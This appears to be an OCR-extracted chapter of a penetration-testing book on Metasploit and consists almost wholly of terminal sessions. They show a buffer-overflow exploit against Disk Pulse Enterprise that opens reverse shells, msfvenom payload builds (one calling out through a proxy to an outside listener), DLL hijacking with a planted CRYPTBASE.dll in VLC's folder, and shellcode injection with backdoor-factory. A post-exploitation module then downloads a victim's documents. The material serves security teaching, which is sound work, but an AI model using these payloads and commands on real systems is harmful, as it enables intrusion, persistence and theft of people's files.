
```
   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   Proxies                   no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOST    192.168.174.131  yes       The target address
   RPORT    80               yes       The target port (TCP)
   SSL      false            no        Negotiate SSL/TLS for outgoing connections
   VHOST                     no        HTTP server virtual host


Payload options (windows/meterpreter/reverse_tcp_allports):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     192.168.174.134  yes       The listen address
   LPORT     4444             yes       The starting port number to connect back on


Exploit target:

   Id  Name
   --  ----
   0   Disk Pulse Enterprise 9.0.34


msf exploit(windows/http/disk_pulse_enterprise_bof) > exploit

[*] Started reverse TCP handler on 192.168.174.134:4444
[*] Generating exploit...
[*] Total exploit size: 21383
[*] Triggering the exploit now...
[*] Please be patient, the egghunter may take a while...
[*] Sending stage (179779 bytes) to 192.168.174.131
[*] Meterpreter session 3 opened (192.168.174.134:4444 -> 192.168.174.131:51929) at 2018-04-25 16:04:34 -0400

meterpreter >
```

```
25 192.168.174.134  192.168.174.131  HTTP  39189 80     POST /login HTTP/1.1  (application/x-www-form-urlencoded)
26 192.168.174.131  192.168.174.134  TCP      80 39189  80→39189 [ACK] Seq=1 Ack=21567 Win=53234 Len=0 TSval=4753550 TSecr=2957552355
27 192.168.174.131  192.168.174.134  TCP      80 39189  [TCP Window Update] 80→39189 [ACK] Seq=1 Ack=21567 Win=65160 Len=0 TSval=4753550 TSecr=2957552355
28 192.168.174.131  192.168.174.134  TCP   51933 6667   51933→6667 [SYN] Seq=0 Win=8192 Len=0 MSS=1460 SACK_PERM=1
29 192.168.174.134  192.168.174.131  TCP    6667 51933  6667→51933 [SYN, ACK] Seq=0 Ack=1 Win=29200 Len=0 MSS=1460 SACK_PERM=1
30 192.168.174.131  192.168.174.134  TCP   51933 6667   51933→6667 [ACK] Seq=1 Ack=1 Win=64240 Len=0
31 192.168.174.134  192.168.174.131  IRC    6667 51933  Response [illegible]
32 192.168.174.134  192.168.174.131  IRC    6667 51933  Response [illegible]
33 192.168.174.134  192.168.174.131  IRC    6667 51933  Response [illegible]
34 192.168.174.134  192.168.174.131  IRC    6667 51933  Response [illegible]
35 192.168.174.134  192.168.174.131  IRC    6667 51933  Response [illegible]
36 192.168.174.134  192.168.174.131  IRC    6667 51933  Response [illegible]
37 192.168.174.134  192.168.174.131  IRC    6667 51933  Response [illegible]
38 192.168.174.134  192.168.174.131  IRC    6667 51933  Response [illegible]
39 192.168.174.134  192.168.174.131  IRC    6667 51933  Response [illegible]
40 192.168.174.134  192.168.174.131  IRC    6667 51933  Response [illegible]
41 192.168.174.131  192.168.174.134  TCP   51933 6667   51933→6667 [ACK] Seq=1 Ack=7305 Win=64240 Len=0
```

Chapter 10: Metasploit for Secret Agents





```
root@kali:~# msfvenom -p windows/meterpreter/reverse_https_proxy HttpProxyHost=1
71.61.156.61 HttpProxyPort=808 LHOST=185.92.2[redacted] LPORT=8443 -f exe > band4.ex
e
No platform was selected, choosing Msf::Module::Platform::Windows from the paylo
ad
No Arch selected, selecting Arch: x86 from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 399 bytes
Final size of exe file: 73802 bytes
root@kali:~#
```


CCProxy 8.0 (Unregistered) Build 20180307
Start
Stop
Options
Account
Register
Monitor
Hide
Help
Configuration
Proxy services
Protocol
Port
HTTP/RTSP
808
0.0.0.0
Mail
Secure
808
0.0.0.0
DNS
FTP(Web)
808
0.0.0.0
Web Cached
Gopher
808
0.0.0.0
Remote Dial-up
SOCKS/MMS
1080
0.0.0.0
Auto Startup
FTP
2121
0.0.0.0
Auto Hide
Telnet
23
0.0.0.0
Port Map
E
News
119
0.0.0.0
Local IP Address:
Auto Detect
192.168.116.1
NT Service
Advanced
OK
Cancel

```
msf exploit(handler) > set LHOST 185.92.2[illegible]\r
set LHOST 185.92.2[illegible]  \r
msf exploit(handler) > set LHOST 185.92.2[illegible]\r
LHOST => 185.92.2[illegible]
msf exploit(handler) > set PayloadProxyHost 171.61.156.61\r
PayloadProxyHost => 171.61.156.61
msf exploit(handler) > set PayloadProxyPort 808\r
PayloadProxyPort => 808
msf exploit(handler) > exploit -j\r
[*] Exploit running as background job.

[*] Started HTTPS reverse handler on https://185.92.2[illegible]:8443
[*] Starting the payload handler...
msf exploit(handler) > [*] https://185.92.2[illegible]:8443 handling request from 171
.61.156.61; (UUID: wftgulve) Staging x86 payload (958531 bytes) ...
[*] Meterpreter session 1 opened (185.92.2[illegible]:8443 -> 171.61.156.61:45017) at
 2018-05-07 08:26:10 -0400
\r
msf exploit(handler) >
```

```
], seq 5707968:5708160, ack 9121, win 260, length 192
08:49:35.792527 IP 185.92.2[illegible].ssh > 171.61.156.61.45331: Flags [P.
], seq 5708160:5708352, ack 9121, win 260, length 192
08:49:35.792636 IP 185.92.2[illegible].ssh > 171.61.156.61.45331: Flags [P.
], seq 5708352:5708544, ack 9121, win 260, length 192
08:49:35.792753 IP 185.92.223.120.vultr.com.ssh > 171.61.156.61.45331: Flags [P.
], seq 5708544:5708736, ack 9121, win 260, length 192
08:49:35.792855 IP 185.92.2[illegible].ssh > 171.61.156.61.45331: Flags [P.
], seq 5708736:5708928, ack 9121, win 260, length 192
08:49:35.792974 IP 185.92.2[illegible].ssh > 171.61.156.61.45331: Flags [P.
], seq 5708928:5709120, ack 9121, win 260, length 192
08:49:35.793074 IP 185.92.2[illegible].ssh > 171.61.156.61.45331: Flags [P.
], seq 5709120:5709312, ack 9121, win 260, length 192
08:49:35.795255 IP 171.61.156.61.45331 > 185.9[illegible]com.ssh: Flags [.]
, ack 5644576, win 4026, length 0
08:49:35.795272 IP 185.92.2[illegible].ssh > 171.61.156.61.45331: Flags [P.
], seq 5709312:5709504, ack 9121, win 260, length 192
08:49:35.795431 IP 185.92.2[illegible].ssh > 171.61.156.61.45331: Flags [P.
], seq 5709504:5709808, ack 9121, win 260, length 304
```




```
root@kali:~# msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.10.108 LP
ORT=8443 -f dll> CRYPTBASE.dll
No platform was selected, choosing Msf::Module::Platform::Windows from the paylo
ad
No Arch selected, selecting Arch: x86 from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 341 bytes
Final size of dll file: 5120 bytes

root@kali:~#
```


```
meterpreter > pwd
C:\Users\Apex\Downloads
meterpreter > background
[*] Backgrounding session 2...
msf exploit(multi/handler) > use post/windows/gather/enum_applications
msf post(windows/gather/enum_applications) > set SESSION 2
SESSION => 2
msf post(windows/gather/enum_applications) > run

[*] Enumerating applications installed on WIN-6FO9IRT3265

Installed Applications
======================

 Name                                                    Version
 ----                                                    -------
 Adobe Flash Player 29 ActiveX                           29.0.0.140
 Disk Pulse Enterprise 9.0.34                            9.0.34
 Google Chrome                                           66.0.3359.139
 Google Toolbar for Internet Explorer                    1.0.0
 Google Toolbar for Internet Explorer                    7.5.8231.2252
 Google Update Helper                                    1.3.33.7
 Microsoft Visual C++ 2008 Redistributable - x86 9.0.30729.4148  9.0.30729.4148
 Microsoft Visual C++ 2010  x86 Redistributable - 10.0.30319     10.0.30319
 Mozilla Firefox 43.0.1 (x86 en-US)                      43.0.1
 Mozilla Maintenance Service                             43.0.1
 Python 2.7.11                                           2.7.11150
 VLC media player                                        3.0.2
 VMware Tools                                            10.0.6.3595377
 WinPcap 4.1.3                                           4.1.0.2980
 Wireshark 2.6.0 32-bit                                  2.6.0


[+] Results stored in: /root/.msf4/loot/20180507125611_default_192.168.10.109_host.application_059119.txt
[*] Post module execution completed
msf post(windows/gather/enum_applications) >
```

```
meterpreter > cd 'C:\Program Files\VideoLAN\vlc'
meterpreter > pwd
C:\Program Files\VideoLAN\vlc
meterpreter > upload CRYPTBASE.dll
[*] uploading  : CRYPTBASE.dll -> CRYPTBASE.dll
[*] Uploaded 5.00 KiB of 5.00 KiB (100.0%): CRYPTBASE.dll -> CRYPTBASE.dll
[*] uploaded   : CRYPTBASE.dll -> CRYPTBASE.dll
meterpreter >
```

```
msf > use exploit/multi/handler
msf exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf exploit(multi/handler) > set LHOST 192.168.10.108
LHOST => 192.168.10.108
msf exploit(multi/handler) > set LPORT 8443
LPORT => 8443
msf exploit(multi/handler) > exploit -j
[*] Exploit running as background job 4.

[*] Started reverse TCP handler on 192.168.10.108:8443
msf exploit(multi/handler) > jobs

Jobs
====

  Id  Name                    Payload                         Payload opts
  --  ----                    -------                         ------------
  4   Exploit: multi/handler  windows/meterpreter/reverse_tcp  tcp://192.168.10.108:8443

msf exploit(multi/handler) >
```

```
meterpreter > shell
Process 1220 created.
Channel 2 created.
Microsoft Windows [Version 6.1.7600]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Program Files\VideoLAN\vlc>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is 3A43-A02E

 Directory of C:\Program Files\VideoLAN\vlc

05/07/2018  10:28 PM    <DIR>          .
05/07/2018  10:28 PM    <DIR>          ..
04/19/2018  07:22 PM            20,213 AUTHORS.txt
04/19/2018  09:19 PM         1,320,648 axvlc.dll
04/19/2018  07:22 PM            18,431 COPYING.txt
05/07/2018  10:28 PM             5,120 CRYPTBASE.dll
05/07/2018  10:11 PM                56 Documentation.url
05/07/2018  10:11 PM    <DIR>          hrtfs
04/19/2018  09:11 PM           178,376 libvlc.dll
04/19/2018  09:11 PM         2,664,136 libvlccore.dll
05/07/2018  10:11 PM    <DIR>          locale
05/07/2018  10:11 PM    <DIR>          lua
04/19/2018  07:22 PM           191,491 NEWS.txt
05/07/2018  10:11 PM                65 New_Skins.url
04/19/2018  09:19 PM         1,133,768 npvlc.dll
05/07/2018  10:11 PM    <DIR>          plugins
04/19/2018  07:22 PM             2,816 README.txt
05/07/2018  10:11 PM    <DIR>          skins
04/19/2018  07:22 PM             5,774 THANKS.txt
```

```
C:\Program Files\VideoLAN\vlc>vlc.exe

[*] Sending stage (179779 bytes) to 192.168.10.109
vlc.exe

C:\Program Files\VideoLAN\vlc>[*] Meterpreter session 3 opened (192.168.10.108:8
443 -> 192.168.10.109:52939) at 2018-05-07 13:02:56 -0400


C:\Program Files\VideoLAN\vlc>
```



```
root@kali:~# backdoor-factory -f /root/Desktop/test-dll/cryptbase.dll -s iat_rev
erse_tcp_inline -H 192.168.10.108 -P 8443 -o /mnt/hgfs/Share/cryptbase_new.dll -
Z
-.(`-')  (`-')  _            <-.(`-') _(`-')                          (`-')
__( OO)  (OO ).-/  _          __( OO)( (OO ).->     .->        .->   <-.(OO )
'-'---.\  / ,---.   \-,------.'-'. ,--.\    .'_ (`-')----. (`-')----. ,------,)
| .-. (/  | \ /`.\   |  .--./|  .'   /'`'-..__)( OO).-.  '( OO).-.  '|   /`. '
| '-' `.) '-'|_.' | /_) (`-')|      /)|  |   ' |( _) | |  |( _) | |  ||  |_.' |
| /`'.  |(|  .-.  | ||  |OO )|  .   ' |  |  / : \|  |)|  | \|  |)|  ||  .  .'
| '--'  / |  | |  |(_'  '--'\|  |\   \|  '-'  /  '  '-'  '  '  '-'  '|  |\  \
`------'  `--' `--'  `-----'`--' '--'`------'    `-----'    `-----' `--' '--'
          (`-')  _           (`-')                  (`-')
   <-.    (OO ).-/  _        ( OO).->       .->   <-.(OO )      .->
(`-')-----./ ,---.   \-,-----./    '._  (`-')----. ,------,) ,--.'  ,-.
(OO|(_\---'| \ /`.\   |  .--./|'--...__)( OO).-.  '|   /`. '(`-')'.'  /
 / |  '--. '-'|_.' | /_) (`-')`--.  .--'( _) | |  ||  |_.' |(OO \    /
 \_)  .--'(|  .-.  | ||  |OO )   |  |    \|  |)|  ||  .   .' |  /   /)
   `|  |_)  |  | |  |(_'  '--'\   |  |     '  '-'  '|  |\  \  `-/   /`
    `--'    `--' `--'  `-----'   `--'      `-----' `--' '--'   `--'

        Author:    Joshua Pitts
        Email:     the.midnite.runr[-at ]gmail<d o-t>com
        Twitter:   @midnite_runr
        IRC:       freenode.net #BDFactory
```

```
[*] In the backdoor module
[*] Checking if binary is supported
[*] Gathering file info
[*] Reading win32 entry instructions
[*] Gathering file info
[*] Overwriting certificate table pointer
[*] Loading PE in pefile
[*] Parsing data directories
[*] Adding New Section for updated Import Table
[!] Adding LoadLibraryA Thunk in new IAT
[*] Gathering file info
[*] Checking updated IAT for thunks
[*] Loading PE in pefile
[*] Parsing data directories
[*] Looking for and setting selected shellcode
[*] Creating win32 resume execution stub
[*] Looking for caves that will fit the minimum shellcode length of 343
[*] All caves lengths:  343
```

```
The following caves can be used to inject code and possibly
continue execution.
**Don't like what you see? Use jump, single, append, or ignore.**
###############################################################
[*] Cave 1 length as int: 343
[*] Available caves:
1. Section Name: .data; Section Begin: 0xca00 End: 0xcc00; Cave begin: 0xca35 En
d: 0xcbfc; Cave Size: 455
2. Section Name: None; Section Begin: None End: None; Cave begin: 0xd644 End: 0x
d80a; Cave Size: 454
3. Section Name: .reloc; Section Begin: 0xde00 End: 0xe800; Cave begin: 0xe62a E
nd: 0xe7fc; Cave Size: 466
************************************************
[!] Enter your selection:
```


```
[!] Enter your selection: 3
[!] Using selection: 3
[*] Changing flags for section: .reloc
[*] Patching initial entry instructions
[*] Creating win32 resume execution stub
[*] Looking for and setting selected shellcode
File cryptbase_new.dll is in the 'backdoored' directory
```


```
msf exploit(multi/handler) > use post/windows/gather/enum_files
msf post(windows/gather/enum_files) > show options

Module options (post/windows/gather/enum_files):

   Name         Current Setting  Required  Description
   ----         ---------------  --------  -----------
   FILE_GLOBS   *.config         yes       The file pattern to search for in a filename
   SEARCH_FROM                   no        Search from a specific location. Ex. C:\
   SESSION                       yes       The session to run this module on.

msf post(windows/gather/enum_files) > set FILE_GLOBS *.docx OR *.pdf OR *.xlxs
FILE_GLOBS => *.docx OR *.pdf OR *.xlxs
msf post(windows/gather/enum_files) > set SESSION 5
SESSION => 5
msf post(windows/gather/enum_files) > run

[*] Searching C:\Users\ through windows user profile structure
[*] Downloading C:\Users\Apex\Desktop\Docs\OWASP_Code_Review_Guide-V1_1.pdf
[+] OWASP_Code_Review_Guide-V1_1.pdf saved as: /root/.msf4/loot/20180509163834_default_192.168.10.109_host.files_624390.pdf
[*] Downloading C:\Users\Apex\Desktop\Docs\Report.docx
[+] Report.docx saved as: /root/.msf4/loot/20180509163836_default_192.168.10.109_host.files_403346.bin
[*] Downloading C:\Users\Apex\Desktop\Docs\report2(1).docx
[+] report2(1).docx saved as: /root/.msf4/loot/20180509163836_default_192.168.10.109_host.files_693966.bin
[*] Downloading C:\Users\Apex\Desktop\Docs\report2.docx
[+] report2.docx saved as: /root/.msf4/loot/20180509163836_default_192.168.10.109_host.files_422383.bin
[*] Done!
[*] Post module execution completed
msf post(windows/gather/enum_files) >
```

